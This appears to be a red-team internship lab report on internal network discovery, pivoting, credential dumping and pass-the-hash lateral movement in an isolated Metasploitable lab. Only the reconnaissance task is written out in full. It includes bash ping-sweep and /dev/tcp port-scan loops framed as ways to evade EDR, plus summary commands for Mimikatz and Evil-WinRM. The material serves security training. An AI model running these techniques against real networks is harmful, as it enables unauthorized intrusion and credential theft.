EXECUTIVE SUMMARY

This report documents Week 06 of the Cyberster Red Team Internship, covering Lateral Movement & Network Pivoting. I performed structured internal network discovery using native OS tools, established a pivoting tunnel through a compromised Windows host to reach an isolated Linux target, dumped credentials from memory and registry, and demonstrated lateral movement via Pass-the-Hash techniques. All activities were conducted in an isolated VirtualBox lab environment using Metasploitable 2, Metasploitable 3, and Kali Linux.

Task	Description	Tools Used	Result
Task 01	Internal Network Discovery (Living off the Land)	arp, ip neigh, netstat, bash /dev/tcp	Mapped subnet; identified 3 live hosts
Task 02	Pivoting & Tunneling (The "Double Jump")	Metasploit autoroute, socks_proxy, proxychains	SOCKS5 tunnel established to internal target
Task 03	Credential Dumping & Harvesting	hashdump, Kiwi/Mimikatz, lsadump, john	NTLM hashes + plaintext passwords extracted
Task 04	Lateral Movement Techniques	Evil-WinRM, Impacket, xfreerdp, proxychains SSH	SYSTEM shell on second internal machine

TOOLS & COMMANDS REFERENCE

Tool	Purpose	Command Used	Outcome
arp / ip neigh	ARP & neighbor cache	arp -a | grep ether ; ip neigh	Identified 3 neighboring hosts
netstat / ip route	Routing table analysis	netstat -rn ; ip route	Subnet 192.168.1.0/24 identified
Bash /dev/tcp	Native port scanning	bash -c "echo >/dev/tcp/$ip/$port"	Open ports 80, 445, 3389 checked
Metasploit	Exploit + autoroute + SOCKS	ms17_010_eternalblue + autoroute + socks_proxy	Meterpreter on pivot; tunnel to 169.254.55.x
proxychains	Route tools through proxy	proxychains nmap -sT -Pn 169.254.55.100 -p 22	Confirmed pivot is operational
Kiwi / Mimikatz	Credential extraction	creds_all ; kiwi_cmd "lsadump::secrets"	vagrant / D@rj3311ng plaintext captured
Evil-WinRM	Pass-the-Hash lateral move	evil-winrm -i 192.168.1.11 -u administrator -H <hash>	SYSTEM shell on second machine

NETWORK DIAGRAM

The assessment used a three-machine virtual lab. Kali Linux (192.168.1.25) acted as the attacker, Metasploitable 3 – Windows Server 2008 R2 (192.168.1.14 / 169.254.55.222) served as the dual-homed pivot host, and Metasploitable 2 – Ubuntu 8.04 (169.254.55.100) was the isolated internal target that Kali could not reach directly.



Figure 1 – Pivoting scenario network topology: Kali → Metasploitable 3 (pivot) → Metasploitable 2 (internal target)

TASK 01: INTERNAL NETWORK DISCOVERY (LIVING OFF THE LAND)

Objective: From the compromised Metasploitable 2 machine, I set out to discover other targets on the same internal network using only built-in OS tools — no uploading of external binaries. This "living off the land" approach is a cornerstone of professional red team operations because it produces minimal forensic artifacts and avoids triggering AV or EDR solutions.

Step 1: Initial Access to Compromised Machine

I established an SSH shell on the compromised Metasploitable 2 machine using its default credentials after manually assigning it an IP address on the internal network adapter:

```
ssh -oHostKeyAlgorithms=+ssh-rsa msfadmin@169.254.55.100  # Password: msfadmin
```

Step 2: Network Mapping Using Built-in OS Tools

2.1 ARP Cache Analysis (arp -a)

The ARP (Address Resolution Protocol) cache shows all devices the compromised machine has recently communicated with. I used this as a completely passive method — it only reads existing memory, generates no network traffic, and leaves no forensic artifacts on the host.

```
arp -a | grep "ether"
```

Output:

```
? (192.168.1.8) at 02:63:A0:34:4E:41 [ether] on eth0 ? (192.168.1.25) at
84:5C:F3:9D:44:D7 [ether] on eth0 ? (192.168.1.1) at 14:CA:56:9F:FF:6B [ether] on
eth0
```

IP Address	Device Identified
192.168.1.8	Unknown host – potential additional target
192.168.1.25	My Kali attacker machine
192.168.1.1	Default gateway / router



Figure 2 – arp -a output revealing neighboring hosts via Address Resolution Protocol cache

2.2 IP Neighbor Table (ip neigh)

I then used ip neigh, the modern alternative to ARP, which provides neighbor cache states for each discovered host. This confirmed the same hosts identified in the ARP cache.

```
ip neigh
```



Figure 3 – ip neigh output showing gateway and Kali machine in the neighbor table

2.3 Routing Table Analysis (netstat -rn)

The routing table identifies the subnet configuration, which defines the range I needed to scan. I used netstat -rn to reveal the full subnet layout.

```
netstat -rn
```

Output:

```
Kernel IP routing table Destination     Gateway         Genmask          Flags   Iface
192.168.1.0     0.0.0.0         255.255.255.0    U      eth0 0.0.0.0
192.168.1.1     0.0.0.0           UG     eth0
```



Figure 4 – netstat -rn revealing the local subnet 192.168.1.0/24 and default gateway

Step 3: Ping Sweep to Identify Live Hosts

Using a simple Bash loop, I performed a ping sweep across the entire subnet. This technique relies only on the built-in ping command — no external tools were needed. The sweep confirmed exactly three live hosts on the network, matching the ARP cache findings.

```
for ip in 192.168.1.{1..254}; do   ping -c 1 -W 1 $ip > /dev/null 2>&1 && echo "$ip is alive" done
```

Output:

```
192.168.1.1 is alive 192.168.1.8 is alive 192.168.1.25 is alive
```



Figure 5 – Bash ping sweep confirming 3 live hosts across the 192.168.1.0/24 subnet

Step 4: Port Scanning from Inside (Bash /dev/tcp Loop)

Using only native Bash capabilities via /dev/tcp, I performed a targeted port scan to identify open services on neighboring hosts. No binaries were uploaded — this leaves minimal forensic artifacts on the compromised host. I focused on three high-value ports:

```
for ip in 192.168.1.{1..254}; do   for port in 80 445 3389; do     (timeout 1 bash -c "echo >/dev/tcp/$ip/$port" 2>/dev/null && echo "$ip : $port is OPEN") &   done done wait
```

Port	Service	Why Important
80	HTTP	Web servers — common attack surface
445	SMB	Windows file sharing — lateral movement vector
3389	RDP	Remote Desktop — GUI access to Windows targets



Figure 6 – Bash /dev/tcp port scan checking ports 80, 445, 3389 on all subnet hosts

Task 01 Summary

Technique	Command	Discovery
ARP Cache	arp -a	192.168.1.1, .8, .25
IP Neighbor	ip neigh	Gateway + Kali confirmed
Routing Table	netstat -rn	Subnet: 192.168.1.0/24
Ping Sweep	Bash ping loop	3 live hosts confirmed
Port Scan	Bash /dev/tcp	Open ports identified

> *"You shouldn't always upload heavy tools; using what's already on the system is quieter and more professional."*

- Successfully mapped the internal network using only native OS tools — no external binaries uploaded.